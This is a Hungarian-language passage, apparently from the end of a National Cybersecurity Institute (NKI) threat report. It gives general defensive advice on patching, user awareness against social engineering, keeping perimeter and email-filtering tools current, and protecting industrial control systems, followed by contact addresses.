Az NKI (Nemzeti Kiberbiztonsági Intézet) weboldala folyamatosan frissített riasztásokat, sérülékenységi értesítéseket, valamint gyakorlati útmutatókat nyújt a kiberbiztonsági helyzet értelmezéséhez, és hatékony védekezési tanácsokat biztosít különböző szektorok számára. Kiemelten javasoljuk az aktívan kihasználtként megjelölt sebezhetőségeket tartalmazó szoftverek lehető leggyorsabb frissítését.

A vizsgált időszakban tapasztalt eseményekkel kapcsolatban, az látható, hogy továbbra is a pszichológiai manipulációs (social engineering) típusú támadók nagyon népszerűek.

A magát megbízható személynek beállító támadók, hivatalosnak tűnő, de közben káros kódot tartalmazó főként e-mailben küldött dokumentumok, érvénytelen aláírással rendelkező szoftverek ellen a leghatékonyabb védekezés a felhasználói tudatosítás, melynek keretében nagymértékben növelhető az ilyen támadások elleni védekezési képesség.

Javasoljuk a határvédelmi eszközök és szoftverek – például tűzfalak, távoli hozzáférést biztosító megoldások (például MDM rendszerek) valamint az e-mail szűrést végző termékek, ideértve a spamkarantént is - naprakészen tartását. Ezeknek az eszközöknek a

[33] https://www.reuters.com/world/middle-east/suspected-israeli-hackers-claim-destroy-data-irans-bank-sepah-2025-06-17/

kompromittálódása súlyos biztonsági kockázatot jelenthet, mivel az esetleges támadók ezen keresztül könnyen hozzáférhetnek a szervezet belső hálózati szegmenseihez.

Ipari vezérlőrendszereket üzemeltető partnereink számára kiemelten javasoljuk, hogy kerüljék az internet felőli, védtelen elérések kialakítását. Emellett fontos, hogy rendszeresen ellenőrizzék az érintett eszközök biztonsági frissítéseinek elérhetőségét, és azok telepítését haladéktalanul végezzék el. Ezzel jelentősen csökkenthető a külső fenyegetésekkel szembeni sérülékenység.

Kérdés esetén keressen minket az alábbi elérhetőségeink egyikén!

Általános kérdések esetén:
titkarsag@nki.gov.hu

Hatósági kérdések esetén:
hatosag@nki.gov.hu

Incidensbejelentéssel kapcsolatos kérdések esetén:
csirt@nki.gov.hu

A riporttal kapcsolatos kérdések esetén:
cyberthreat@nki.gov.hu

1996
NEMZETBIZTONSÁGI SZAKSZOLGÁLAT

NEMZETI KIBERBIZTONSÁGI INTÉZET